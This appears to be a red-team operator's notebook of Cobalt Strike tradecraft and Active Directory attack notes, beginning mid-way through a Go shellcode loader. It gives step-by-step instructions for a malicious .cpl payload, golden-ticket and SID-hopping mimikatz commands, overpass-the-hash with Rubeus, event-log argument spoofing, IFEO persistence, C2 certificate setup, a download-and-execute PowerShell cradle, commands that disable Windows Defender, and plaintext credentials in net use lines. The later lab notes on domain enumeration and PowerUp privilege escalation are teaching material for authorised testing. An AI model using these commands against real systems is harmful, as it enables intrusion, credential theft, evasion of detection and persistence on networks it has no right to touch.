shellcode = shellcodeFileData
}

addr, _, err := VirtualAlloc.Call(0, uintptr(len(shellcode)), MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE)
if addr == 0 {
checkErr(err)
}
_, _, err = RtlCopyMemory.Call(addr, (uintptr)(unsafe.Pointer(&shellcode[0])), uintptr(len(shellcode)))
checkErr(err)
syscall.Syscall(addr, 0, 0, 0, 0)
}
```

go daddy domain

1. Buy Domain
2. Manage Domain - Edit A record to point to IP address
3. Set TTL to 3600 (1hour) for Cobalt Strike

github repos

Sharpup-Privesc - https://github.com/GhostPack/SharpUp.git
SharpView - https://github.com/tevora-threat/SharpView.git
SharpCOM - https://github.com/rvrsh3ll/SharpCOM.git
Goddi - https://github.com/NetSPI/goddi.git
Rubeus - https://github.com/GhostPack/Rubeus.git
Sharphound - https://github.com/BloodHoundAD/SharpHound.git
Sharp-InvokeWMIExec - https://github.com/checkymander/Sharp-WMIExec.git
Invoke-Thehash - https://github.com/Kevin-Robertson/Invoke-TheHash.git
ClipboardMonitor - https://github.com/mrousavy/ClipboardMonitor.git
Keethief - https://github.com/HarmJ0y/KeeThief.git
DNSrecon - https://github.com/darkoperator/dnsrecon.git
Seatbelt - https://github.com/GhostPack/Seatbelt.git
Internal Monologue - https://github.com/eladshamir/Internal-Monologue.git
LAPS tools - https://github.com/ztrhgf/LAPS

```
Privesc
  [>] https://www.rythmstick.net/posts/cve-2019-1064/

 [!] CVE-2019-1130 : VULNERABLE
  [>] https://github.com/S3cur3Th1sSh1t/SharpByeBear

 [!] CVE-2019-1253 : VULNERABLE
  [>] https://github.com/padovah4ck/CVE-2019-1253

 [!] CVE-2019-1315 : VULNERABLE
  [>] https://offsec.almond.consulting/windows-error-reporting-arbitrary-file-move-eop.html
```

https://github.com/swisskyrepo/PayloadsAllTheThings/

New Windows Exploit Suggestor - https://github.com/bitsadmin/wesng

https://github.com/PowerShell/GPRegistryPolicyParser

https://raw.githubusercontent.com/n00py/ReadingList/master/gunsafe.txt

SharpWeb - .NET 2.0 CLR project to retrieve saved browser credentials - https://github.com/djhohnstein/SharpWeb
reconerator - C# Targeted Attack Reconnissance Tools - https://github.com/stufus/reconerator
SafetyKatz - create a minidump of LSASS - https://github.com/GhostPack/SafetyKatz
SharpShooter - framework for the retrieval and execution of arbitrary CSharp source code - https://github.com/mdsecactivebreach/SharpShooter
SharpCradle - download and execute .NET binaries into memory - https://github.com/anthemtotheego/SharpCradle
Sharp-WMIExec - C# conversion of Invoke-WMIExec - https://github.com/checkymander/Sharp-WMIExec
Sharp-SMBExec - C# conversion of Invoke-SMBExec https://github.com/checkymander/Sharp-SMBExec
SharpCloud - Collecting AWS, Microsoft Azure, and Google Compute creds - https://github.com/chrismaddalena/SharpCloud

SharpView - C# implementation of PowerView - https://github.com/tevora-threat/SharpView
SharpHound - The BloodHound C# Ingestor - https://github.com/BloodHoundAD/SharpHoun
SharpGen - C# compiler to cross-compile .NET console applications or libraries. - https://github.com/cobbr/SharpGen
InveighZero - C# LLMNR/NBNS spoofer - https://github.com/Kevin-Robertson/InveighZero
SharpSploitConsole - Console Application designed to interact with SharpSploit - https://github.com/anthemtotheego/SharpSploitConsole
SharpSniper - Find specific users in active directory via username and IP address - https://github.com/HunnicCyber/SharpSniper
SharPersist - Windows persistence toolkit - https://github.com/fireeye/SharPersist
RedTeamCSharpScripts - C# Script used for Red Team - https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts
SharPyShell - iny and obfuscated ASP.NET webshell for C# - https://github.com/antonioCoco/SharPyShell

pacu - The AWS exploitation framework - https://github.com/RhinoSecurityLabs/pacu
weirdAAL - AWS Attack Library - https://github.com/carnal0wnage/weirdAAL
ScoutSuite - Multi-Cloud Security Auditing Tool - https://github.com/nccgroup/ScoutSuite
AWS-IAM-Privilege-Escalation - AWS IAM privilege escalation methods - https://github.com/RhinoSecurityLabs/AWS-IAM-Privilege-Escalation
nimbostratus - ingerprinting and exploiting Amazon cloud infrastructures - https://github.com/andresriancho/nimbostratus

situational awareness - harmj0y

Windows version:
reg query x64 HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion

Users who have authed to the system:
ls C:\Users\

System env variables:
reg query x64 HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment

Saved outbound RDP connections:
reg query x64 HKCU\Software\Microsoft\Terminal Server Client\Servers

more info example:
reg query x64 HKCU\Software\Microsoft\Terminal Server Client\Servers\10.10.10.25

IE proxy settings:
reg query x64 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings
reg query x64 HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings
reg query x64 HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\
reg queryv x64 HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\ DefaultConnectionSettings

From https://github.com/leechristensen/Random/blob/master/PowerShellScripts/Get-HostProfile.ps1:

Check system policies (token filter policy/etc.)
reg query x64 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System

Audit settings:
reg query x64 HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit

Command line process auditing:
reg queryv x64 HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit ProcessCreationIncludeCmdLine_Enabled

Check if PS version 2 is installed:
reg queryv x64 HKLM\SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine PowerShellVersion

Check if PS version 5 is installed:
reg queryv x64 HKLM\SOFTWARE\Microsoft\PowerShell\3\PowerShellEngine PowerShellVersion

Check if CLR 2.0 installed:
ls C:\Windows\Microsoft.Net\Framework\v2.0.50727\

Check if CLR 4.0 installed:
ls C:\Windows\Microsoft.Net\Framework\v4.0.30319\

PowerShell transcription settings:
reg query x64 HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription

PowerShell module logging:
reg query x64 HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging

PowerShell script block logging:
reg query x64 HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging

LSA settings (NTLM, PPL, etc.)
reg query x64 HKLM\SYSTEM\CurrentControlSet\Control\Lsa

LAPS enabled:
reg query x64 HKLM\Software\Policies\Microsoft Services\AdmPwd

WEF settings:
reg query x64 HKLM\Software\Policies\Microsoft\Windows\EventLog\EventForwarding\SubscriptionManager\1

MS Cached Logon Count:
reg queryv x64 HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon CachedLogonsCount

Putty:
reg query x64 HKCU\SOFTWARE\SimonTatham\Putty\

Sysmon:
reg query x64 HKLM\SYSTEM\CurrentControlSet\Services\SysmonDrv\Parameters
reg queryv x64 HKLM\SYSTEM\CurrentControlSet\Services\SysmonDrv\Parameters Rules

Users logged onto the machine:
net logons

Local admins:
net localgroup administrators

Local drives:
drives

Local shares:
net share

From https://github.com/threatexpress/red-team-scripts/blob/master/HostEnum.ps1:

Recently typed "run" commands:
reg query x64 HKCU\software\microsoft\windows\currentversion\explorer\runmru

cpl resource runner payload

Payloads

Malicious Control Panel Item (.cpl file)

https://github.com/rvrsh3ll/CPLResourceRunner

Step 1: In Cobalt Strike select Attacks>Packages>Windows Executable (S) . Select Output as "RAW". Ensure that it is x86 and click Generate.

Step 2: Run ConvertShellcode.py on your beacon.bin file (beacon.bin is the payload generated from Step 1) - This will create shellcode.txt.

Step 3: Run the following command against the "shellcode.txt" file to get a blob for the cpl resource.

Step 4: cat shellcode.txt |sed 's/[,]//g; s/0x//g;' |tr -d '\n' |xxd -p -r |gzip -c |base64 > b64shellcode.txt

Step 5: To compile to x86, open Visual Studio and copy b64shellcode.txt to Resources.txt (CPLResourceRunner/CPLResourceRunner/Resources.txt)

Step 6: Double click the Solution file in CPLResourceRunner. (may receive compilation errors, but if it creates CPLResourceRUnner.dll in \CPLResourceRunner\bin\x86\Release\ then it was successful)

Step 7: Move CPLResourceRunner.dll to *.cpl (double clicking the .cpl file will launch the shell code. By default you get an error message, but the shellcode should still work)

Step 8: For asthetics, change the contents of the MsgBox to suit your pretext or remove for lateral movement usage.

golden ticket

Make a sacrificial token

make_token domain\okiedoke PASSw0rd123

Make Golden Ticket

mimikatz kerberos::golden /user:<username> /domain:<FQDN> /sid:<sid of parent or child domain> /krbtgt:<hash of krbtgt> /ptt

make_token domain\localadmin PASSw0rd123

mimikatz kerberos::golden /user:da /domain:domain.local /sid:S-1-5-21-3884802495-1826026284-4176013182 /
krbtgt:e16dde5d62196257d6b1e847d746ac69 /ptt

safety

use spawnto_x86 %windir%\syswow64\svchost.exe in order to not use rundll32

spawnto x86 %windir%\syswow64\svchost.exe
spawnto x64 %windir%\sysnative\svchost.exe

use argue command

command 1 = argue ipconfig what is this?

command 2 = run ipconfig /all

The machine will run "ipconfig /all", but show under event logs that you ran "ipconfig what is this?"

Get-NetLocalGroup -COmputerName <computername> -GroupName "<groupname>"

shell net use \\ARGON\C$ /U:CITADEL\bharris_a vek3irj1shKt!

do not inject HTTPS payloads into anything other than explorer

Coballt Strike

Do not use net commands native to CS
Do not laterally move with built in cobalt strike tools

playbook

lateral movement

SharpCom

run net use \\computername\c$ P@ssw0rd /U:computername\administrator

psexec <computername> <listener>

From cobalt strike

run net use \\Server_Name\C$ /user:wsadmin "Workstationadmin1!"

psexec_psh <computer_name> <listener>

overpass the hash with rubeus-beacon - h

##### IF ELEVATED:

# grab a TGT b64 blob with a valid NTLM/rc4 (or /aes256:X)
beacon> execute-assembly /home/specter/Rubeus.exe asktgt /user:USER /rc4:NTLM_HASH

# decode the base64 blob to a binary .kirbi
$ base64 -d ticket.b64 > ticket.kirbi

# sacrificial logon session (to prevent the TGT from overwriting your current logon session's TGT)
beacon> make_token DOMAIN\USER PassWordDoesntMatter

# inject the .kirbi
beacon> kerberos_ticket_use /home/user/ticket.kirbi

# do bad actions :)

# revert- clears out the sacrificial logon session, so the original context's tickets are restored to normal
beacon> rev2self

##### IF NOT ELEVATED

# grab a TGT b64 blob with a valid NTLM/rc4 (or /aes256:X)
beacon> execute-assembly /home/specter/Rubeus.exe asktgt /user:USER /rc4:NTLM_HASH

# decode the base64 blob to a binary .kirbi
$ base64 -d ticket.b64 > ticket.kirbi

# sacrificial logon session (to prevent the TGT from overwriting your current logon session's TGT)
beacon> make_token DOMAIN\USER PassWordDoesntMatter

# Create a sacrificial process. We have to do this due to the way beacon handles tokens now. You can't create a process with a token as a low prived user.
beacon> run C:\Windows\System32\upnpcont.exe

# inject into the newly spawned process
beacon> inject x64 <NEW_PID> <listener_name>

# inject the .kirbi
new beacon> kerberos_ticket_use /home/user/ticket.kirbi

# do bad actions :)

# kill the runas beacon when actions are completed

# revert in the original beacon-
beacon> rev2self

mail and smtp enumeration-manipulation

Connect directly to target mail server

dig +short MX <domain>

dig +short MX gmail.com

Beware of the SPF AKA, Sender Policy Framework

dig +short TXT <domain>

dig +short TXT gmail.com

****If you see a bunch of IP addresses you don't have access to, do not try to spoof emails

Beware of DomainKeys Identified Mail (DKIM) e.g., webexdomainverification, dropbox-domain-verification, etc.

Beware of Domain-based Messages Authentication. (DMARC)

dig +short TXT _dmarc.domain.com

dig +short TXT _dmarc.gmail.com

*****Make sure you match "From:header" to "MAIL FROM" in the envelope, this is a tradecraft consideration, if not matching, your email may not get delivered.

persistence

Persistence

https://attack.mitre.org/techniques/T1183/ Image File Execution Options Injection

APT Groups - TEMP.Veles

Admin Access Only

The below commands will run the "evil.exe" command everytime notepad is closed - replace notepad with the program you desire and evil.exe with the program you desire - For us we will use C:\humscript\HUMWIN.exe

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG_DWORD /d 1
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d "C:\temp\evil.exe"
```

after initial access

Put Your Seatbelt on!

1. Make sure you have the binaries and aggressor scripts loaded onto your Cobalt Strike client

https://raw.githubusercontent.com/harleyQu1nn/AggressorScripts/master/AVQuery.cna - This is caught - don't use!!!!!!!!!!!!

https://raw.githubusercontent.com/harleyQu1nn/AggressorScripts/master/EDR.cna - Right click on session and click EDR Query - This results in moderate feedback

https://github.com/GhostPack/Seatbelt - execute-assembly /opt/seatbelt.exe all   ************PREFERRED

Note the following

Reboot Schedule
Domain SID

UAC System Policies
Logon Server AKA DOMAIN CONTROLLER
Domain Name
Local Group Memberships
Drive Information
RDP Sessions
Network Shares
Potential Defensive Processes
Current User SID
DPAPI Master Keys

privilege escalation

runasadmin within cobalt strike works

generating certificates

Generating Valid Certificates -

https://certbot.eff.org/lets-encrypt/debianother-other

If you have a valid domain and access to the webserver e.g., Command Line Access to a Linux Box, do the following

```
wget https://dl.eff.org/certbot-auto
sudo mv certbot-auto /usr/local/bin/certbot-auto
sudo chown root /usr/local/bin/certbot-auto
sudo chmod 0755 /usr/local/bin/certbot-auto
```

*****Be Sure to set up your webserver and have it running, EFF will verify your site is up and running before giving you a cert.

To obtain a cert using the "webroot" plugin, which can work with the webroot directory of any webserver software:

```
# ./certbot-auto certonly --webroot -w /var/www/html -d domain.com -d subdomain.domain.com
```

The previous command will generate a certificate for meterpaderp.com and also the subdomain, subdomain.meterpaderp.com using the webroot /var/www/html - which is the default webroot for apache2

apache rewrite .htaccess

https://github.com/threatexpress/cs2modrewrite
https://bluescreenofjeff.com/2016-06-28-cobalt-strike-http-c2-redirectors-with-apache-mod_rewrite/
https://bluescreenofjeff.com/2016-03-22-strengthen-your-phishing-with-apache-mod_rewrite-and-mobile-user-redirection/

1. Start Apache on Linux - service apache2 start (initial working directory is /var/www/html)

Apache Rewrite Setup and Tips
Enable Rewrite and Proxy

```
a2enmod rewrite headers proxy proxy_http ssl cache
a2dismod -f deflate
service apache2 reload
```

cobalt strike certificates

https://www.cobaltstrike.com/help-malleable-c2

Self-signed Certificates with SSL Beacon
The HTTPS Beacon uses the HTTP Beacon's indicators in its communication. Malleable C2 profiles may also specify parameters for the Beacon C2 server's self-signed SSL certificate. This is useful if you want to replicate an actor with unique indicators in their SSL certificate:

```
https-certificate {
set CN       "bobsmalware.com";
set O        "Bob's Malware";
}
```

The certificate parameters under your profile's control are:

Option	Example	Description
C	US	Country
CN	beacon.cobaltstrike.com	Common Name; Your callback domain
L	Washington	Locality
O	Strategic Cyber LLC	Organization Name
OU	Certificate Department	Organizational Unit Name
ST	DC	State or Province
validity	365	Number of days certificate is valid for

===

Valid SSL Certificates with SSL Beacon
You have the option to use a Valid SSL certificate with Beacon. Use a Malleable C2 profile to specify a Java Keystore file and a password for the keystore. This keystore must contain your certificate's private key, the root certificate, any intermediate certificates, and the domain certificate provided by your SSL certificate vendor. Cobalt Strike expects to find the Java Keystore file in the same folder as your Malleable C2 profile.

```
https-certificate {
set keystore "domain.store";
set password "mypassword";
}
```

The parameters to use a valid SSL certificate are:

Option	Example	Description
keystore	domain.store	Java Keystore file with certificate information
password	mypassword	The password to your Java Keystore

Here are the steps to create a Valid SSL certificate for use with Cobalt Strike's Beacon:

1. Use the keytool program to create a Java Keystore file. This program will ask "What is your first and last name?" Make sure you answer with the fully qualified domain name to your Beacon server. Also, make sure you take note of the keystore password. You will need it later.

```
$ keytool -genkey -keyalg RSA -keysize 2048 -keystore domain.store
```

2. Use keytool to generate a Certificate Signing Request (CSR). You will submit this file to your SSL certificate vendor. They will verify that you are who you are and issue a certificate. Some vendors are easier and cheaper to deal with than others.

```
$ keytool -certreq -keyalg RSA -file domain.csr -keystore domain.store
```

3. Import the Root and any Intermediate Certificates that your SSL vendor provides.

```
$ keytool -import -trustcacerts -alias FILE -file FILE.crt -keystore domain.store
```

4. Finally, you must install your Domain Certificate.

```
$ keytool -import -trustcacerts -alias mykey -file domain.crt -keystore domain.store
```

And, that's it. You now have a Java Keystore file that's ready to use with Cobalt Strike's Beacon.

================================

malleable

sid hopping

Sid Hopping Template

target domain: admin.offshore.com

current (child) domain: dev.admin.offshore.com

child domain sid:

Command for SID Hopping Golden Ticket:

mimikatz kerberos::golden /user:<any user> /domain:<child domain> /sid:<child domain sid> /sids:<sids of enterprise domains in parent> /krbtgt:<krbtgt hash of child> /ptt

ping sweep

Linux

for i in {1..254} ;do (ping -c 1 192.168.1.$i | grep "bytes from" &) ;done

Windows

for /L %i in (1,1,255) do @ping -n 1 -w 200 192.168.1.%i > nul && echo 192.168.1.%i is up.

block-ip-iptables

ip route add prohibit 192.168.30.83/32 <---- works without ip tables

iptables -A INPUT -s IP-Address -j DROP

netsh advfirewall firewall add rule name="IP Block" dir=in interface=any action=block remoteip=192.168.30.75/32 <---windows command line

ad-notes

more-ad-notes

Windows Red Team Lab (video notes)
Lesson 1 Basics:

Active Directory:
- Directory Service used to managed Windows networks
- stores information about objects on the network and makes it easily available to users and domains
- Active Directory enabled centralized, secure management of an entire network, which might span a building, a city or multiple locations
- Schema - defines objects and their attributes
- query and index mechanism - provides searching and publication of objects and their properties
- Global Catalog - contains information about every object in the directory
- Replication Service - distributes information across domain controllers
- Forest, domains and organizational unites (OUs) are the basic building blocks of any active directory structure.
    - a forest is a security boundary - may contain multiple domains and each domain may contain multiple OUs.

PowerShell:
- provides access to almost everything in a Windows platform and AD environment which could be useful for an attacker
- provides the capability of running powerful scripts completely from memory making it ideal for foothold shells/boxes
- easy to learn and really powerful
- based on .NET framework and is tightly integrated with Windows
- PowerShell Core is platform independent

Open up Windows PowerShell ISE as an Administrator:

See file with powershell commands...

Cmdlets are used to perform an action and a .Net obkect is returned as the output
Cmdlets accept parameters for different operations

They have aliases.
These are NOT executables, you can write your own cmdlet with few lines of script.

Examples:
cd C:\
dir: //this works
dir.exe: //this does not

Important!
Use the below command for listing all cmdlets:
get-command -commandtype cmdlet

There are many interesting cmdlets from a pentester's perspective.
For example:
get-process
, list processes running on a system.

get-command -Name *process*
get-command -Verb set

It is a GUI Editor/Scripting Environment.
Tab Completion, context-sensitive help, syntax highlighting, selective execution, in-line help are some of the useful features.
Comes with a handy console pane to run commands from the ISE.

Execution Policy:
- this is NOT a security measure, but it is a prevention measure to prevent a user from accidently executing scripts
- several ways to bypass:
powershell -executionbypass bypass .\script.ps1
powershell -c <cmd>
powershell -enc

Turn off the Windows Defender:
Set-MpPreference -disablerealtimeMonitoring $true

.\Invoke-Encode.ps1
Get-ExecutionPolicy
powershell -ep bypass
Powershell.exe -ExecutionPolicy bypass -File C:\Users\win10\Downloads\nishang-master\Utility\Invoke-Encode.ps1

- Powershell also supports modules.
- A module can be imported with:
Import-module <path to module>

- all the commands in a module can be listed with:
Get-Command -Module <modulename>
Get-Command -module Get-ScheduledTask
Get-command -module

################
. c:\AD\Tools\Invoke-Encode.ps1
- the '.' in front of the path (Above) is called dot sourcing.
################

Whenever there is a command execution opportunity, PowerShell scripts can be executed using following methods:
- Download execute cradle
iex(New-Object net.webclient).DownloadString('https://webserver/payload.ps1')
- Encodedcommand
>help powershell.exe   //to find out powershell.exe available commands!

CheckOut Invoke-CradleCrafter:
http://github.com/danielbohannon/Invoke-CradleCrafter

####################
Lesson 2 Domain Enumeration:

PowerShell and AD:
- [ADSI]
- .Net Classes
- Native Executables
- PowerShell (.NET classes or WMI or Active Directory Module)

Let's start wirh Domain Enumeration and map various entities, trusts, relationships and privileges of the target domain.

We will use open source tools, such as PowerView, for domain enumeration.

https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

We will also use Microsoft Active Directory module:
https://docs.microsoft.com/en-us/powershell/module/addsadministration/

After spending some time to install PowerView and the Install-ActiveDirectoryModule.ps1, we can finally start doing some domain enumeration!

```
PS C:\users\win10\Downloads> powershell.exe -executionpolicy unrestricted
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\users\win10\Downloads> .\Install-ActiveDirectoryModule.ps1

NAME
    Install-ADModule

SYNOPSIS
    Installs the AD PowerShell module from RSAT for Windows 10
```

(partial copy above)

- Get the current domain(PowerView)

```
Get-NetDomain
Get-NetDomain -Domain lethallab.local
```

- Get the current domain SID:

```
Get-DomainSID
```

- Using Active Directory module:

```
Get-ADDomain
Get-ADDomain -Identity lethallab.local
(Get-ADDomain).DomainSID.Value
```

Let's setup the environment!
You should make sure you have a good working Domain Controller, as all the information is being pulled from a Domain Controller.

```
PS C:\Users\win10\Downloads\PowerSploit-master\Recon> Import-Module .\PowerView.ps1
PS C:\users\win10\Downloads\PowerSploit-master\recon> get-command -module recon
PS C:\users\win10\Downloads\PowerSploit-master\recon> get-netdomain

PS C:\Users\win10\Downloads\PowerSploit-master\Recon> get-netdomain -domain lethallab.local


Forest                  : lethallab.local
DomainControllers       : {Win2008SRV.lethallab.local, WIN2016SRV.lethallab.local}
Children                : {}
DomainMode              : Windows2003Domain
DomainModeLevel         : 2
Parent                  :
PdcRoleOwner            : Win2008SRV.lethallab.local
RidRoleOwner            : Win2008SRV.lethallab.local
InfrastructureRoleOwner : Win2008SRV.lethallab.local
Name                    : lethallab.local
```

-Get Domain Controllers for a domain:

```
PS C:\Users\win10\Downloads> Get-NetDomainController
PS C:\Users\win10\Downloads> Get-NetDomainController -domain lethallab.local
```

- Using Active Directory module:

```
Get-ADDomainController
Get-ADDomainController -Discover -DomainName lethallab.local
```

- Get users of a domain:

```
Get-NetUser
get-netuser | select name
Get-NetUser -Domain lethallab.local
Get-NetUser -UserName win10
```

-Using ActiveDirectory module:
Get-ADUser -Filter * -Properties *
Get-ADUser -Server ps-dc.lethallab.local
Get-ADUser -Identity win10

-Get all the groups in the current domain:
Get-NetGroup
Get-NetGroup *admin*

- Using Active Directory Module:
Get-ADGroup -Filter * | select Name
Get-ADGroup -Filter 'Name -like "*admin*"' | select Name
get-adgroup -filter {Name -like "*admin*"} |select name

- Get all the members of the Domain Admins group:
Get-NetGroupMember -GroupName "Domain Admins"

- Get ActiveDirectory Module
Get-ADGroupMember -Identity "Domain Admins" -Recursive

- Get the group membership of a user:
Get-NetGroup -UserName "labuser"

- Using ActiveDirectory Module:
Get-ADPrincipalGroupMembership -Identity labuser

- Get all computers of the domain:
Get-NetComputer
Get-NetComputer -FullData

- Using ActiveDirectory Module:
Get-ADComputer -Filter * | select Name
Get-ADComputer -Filter * -Properties *

Note to self: You should keep in mind and consider that the information is pulled from the information your Domain Controller has, and it's not an indication that the physical computer still exists. Most companies keep obsolete information in Active Directory, because they never go through an Active Directory maintenance and cleanup. In either case, the information can still be useful in your exploitation attempts!

- Find all machines on the current domain where the current user has local admin access:
Find-LocalAdminAccess -verbose

- Find local admins on all machines of the domain:
Invoke-EnumerateLocalAdmin -verbose

- List Sessions on a particular computer:
Get-NetSession -ComputerName ops-dc

Note: Domain Administrator is a very sought after target, but DO NOT go after the Domain Admin (DA) blindly! Make sure getting the DA account is the goal/purpose of the engagement!

- Find computers where a domain admin is logged in and current user has access:
Invoke-UserHunter -CheckAccess -Verbose

- Above gets a list of machines from DC and list sessions and logged on users_from_each machine! This is not easy to find, but it's still a useful command to run!

Hands-On number 1:
- Enumerate the following for the current domain:
Users, Computers, Domain Administrators, Shares, Sessions on the Domain Controller.

Demonstration: Block user hunting(session enumeration) on the Domain Controller!!!!!!
- we can use a script called NetCease.ps1 that strips such permissions from a box.

######
Domain Enumeration - ACL:
You can find ACLS in Active Directory under a user (for example), Security tab, Advanced, and the Permissions tab.

- Get the ACLs associated with the specified object:
Get-ObjectACL -SamAccountName win10 -ResolveGUIs

- Get the ACLs associated with the specified prefix to be used for search:

Get-ObjectACL -ADSprefix 'CN=Administrator, CN=Users' -Verbose

- We can also enumerate ACLs using Active Directory Module but without resolving GUIDs:
(Get-ACL 'AD:\CN=win10, CN=Users, DC=win2008srv, DC=lethallab, DC=local').Access

- To look for interesting ACEs:
Invoke-ACLScanner -ResolveGUIDs

Hands-On number 2:
- Enumerate following for the current domain:
Check if win10 user has Write/Modify permissions on any objects!

##############
Domain Enumeration - Trusts:
- Get a list of all domain trusts for the current domain, if you have any, but it's possible that in your home lab network, you will not have any, since you only have one forest or (if any) child domain:
Get-NetDomainTrust   //don't worry if you don't have any in your lab domain
Get-NetDomainTrust -Domain redps.offensiveps.lethallab.local   //this would be a child domain of the lethallab.local domain

- Using Active Directory Module:
Get-ADTrust -Filter *
Get-ADTrust -Identity redps.offensiveps.lethallab.local

- Get details about the current forest:
Get-NetForest
Get-NetForest -Forest lethallab.local

- Using Active Directory Module:
Get-ADForest
Get-ADForest -Identity lethallab.local

- Get all domains in the current forest:
Get-NetForestDomain
Get-NetForestDomain -Forest lethallab.local

- Using ActiveDirectory Module:
(Get-ADForest).Domains

- Get trusts in the forest (if you have a forest trust in your lab and if you don't, then don't expect an output):
Get-NetForestTrust
Get-NetForestTrust -Forest lethallab.local

- Using ActiveDirectory Module:
Get-ADTrust -Filter 'msDS-TrustForestTrustInfo -ne "$null"'

Hands-On number 3:
Enumerate all the trusts - domain trusts, external trusts and others for the current forest.

####################
Lesson 3 Local Privilege Escalation:

- up to now, we have only done a lot of enumeration!

In an AD environment, there are multiple scenarios which lead to privilege escalation. We had a look for the following:
- Hunting for Local Admin access on other machines
- Hunting for high privilege domain account (like a Domain Admin)
There are various ways to privilege escalate on Windows boxes:
- Missing patches
- Automated deployment and AutoLogon passwords in clear text
- AlwaysInstallElevated (any user can run MSI on SYSTEM)
- Misconfigured Services
- DLL HiJacking
- Token Manipulation or Impersonation

PowerUp:
- Let's use PowerUp from PowerSploit for local privilege escalation by abusing services.
- Get Services with unquotes paths and a space in their name or executable path:
Get-ServiceUnquotes -Verbose

ex:

```
Get-WmiObject win32_service | fl *
```

For instance if in the path c:\ftpserver\ftp server\myftp\ftp.exe , the c:\ftpserver\ftp server\myftp\ftp.exe is unquoted, an attacker can drop an ftp.exe, and as soon as the user, right the right permissions, run the program, we can privilege escalate. That's why it's called the unquoted path vulnerability! For this to NOT work, the path would have to be in quotes, like this:
"c:\ftpserver\ftp server\myftp\ftp.exe" .

- Get Services where the current user can write to its binary path:
```
Get-ModifiableServiceFile -Verbose
```

- Get the Services which current user can modify:
```
Get-ModifiableService -Verbose
```

- Run all Checks:
```
Invoke-AllChecks
```

Example:
```
PS C:\Users\win10\Downloads\PowerSploit-master> cd .\Privesc\
PS C:\Users\win10\Downloads\PowerSploit-master\Privesc> ls
    Directory: C:\Users\win10\Downloads\PowerSploit-master\Privesc

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         9/2/2018  11:55 PM          26485 Get-System.ps1
-a----         9/2/2018  11:55 PM         562841 PowerUp.ps1
-a----         9/2/2018  11:55 PM           1564 Privesc.psd1
-a----         9/2/2018  11:55 PM             67 Privesc.psm1
-a----         9/2/2018  11:55 PM           4297 README.md

PS C:\Users\win10\Downloads\PowerSploit-master\Privesc> Import-Module .\PowerUp.ps1
PS C:\Users\win10\Downloads\PowerSploit-master\Privesc> Invoke-AllChecks
[*] Running Invoke-AllChecks
[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.
[*] Checking for unquoted service paths...
[*] Checking service executable and argument permissions...
ServiceName                     : ISSUSER
Path                            : "C:\Program Files\LANDesk\LDClient\issuser.exe" /SERVICE
ModifiableFile                  : C:\
ModifiableFilePermissions       : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem                        <----- with LOCALSYSTEM!!!!!!!
AbuseFunction                   : Install-ServiceBinary -Name 'ISSUSER'
CanRestart                      : False                    <------- we need to wait for the machine to be rebooted

ServiceName                     : ISSUSER
Path                            : "C:\Program Files\LANDesk\LDClient\issuser.exe" /SERVICE
ModifiableFile                  : C:\
ModifiableFilePermissions       : {Delete, GenericWrite, GenericExecute, GenericRead}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'ISSUSER'
CanRestart                      : False

[*] Checking service permissions...
[*] Checking %PATH% for potentially hijackable DLL locations...

ModifiablePath    : C:\Users\win10\AppData\Local\Microsoft\WindowsApps
IdentityReference : LETHALLAB\win10
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\win10\AppData\Local\Microsoft\WindowsApps
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\win10\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

[*] Checking for AlwaysInstallElevated registry key...
[*] Checking for Autologon credentials in registry...
[*] Checking for modifiable registry autoruns and configs...
[*] Checking for modifiable schtask files/configs...
[*] Checking for unattended install files...
[*] Checking for encrypted web.config strings...
[*] Checking for encrypted application pool and virtual directory passwords...
[*] Checking for plaintext passwords in McAfee SiteList.xml files....
[*] Checking for cached Group Policy Preferences .xml files....

PS C:\Users\win10\Downloads\PowerSploit-master\Privesc>

##########
PS C:\Users\win10\Downloads\PowerSploit-master\Privesc> Invoke-ServiceAbuse

PS C:\Users\win10\Downloads\PowerSploit-master\Privesc> Invoke-ServiceAbuse -examples

PS C:\Users\win10\Downloads\PowerSploit-master\Privesc> Invoke-ServiceAbuse -Name AbyssWebServer -UserName 'lethallab\wi
n10'
```

- the last Invoke-ServiceAbuse command, will add the current user: win10 to the local Administrators group. We had to read the Invoke-ServiceAbuse with the -examples parameter, so that we can learn how to run the command properly. We will need to logoff from the account and log on, so that the new permissions take effect!

And now with Admin privileges we can run the command below to disable AV protection:

```
>Set-MpPreference -DisableRealtimeMonitoring $true
```

Hands-On number 4:
Exploit a service on your lab VM and elevate privileges to local administrator!

####################
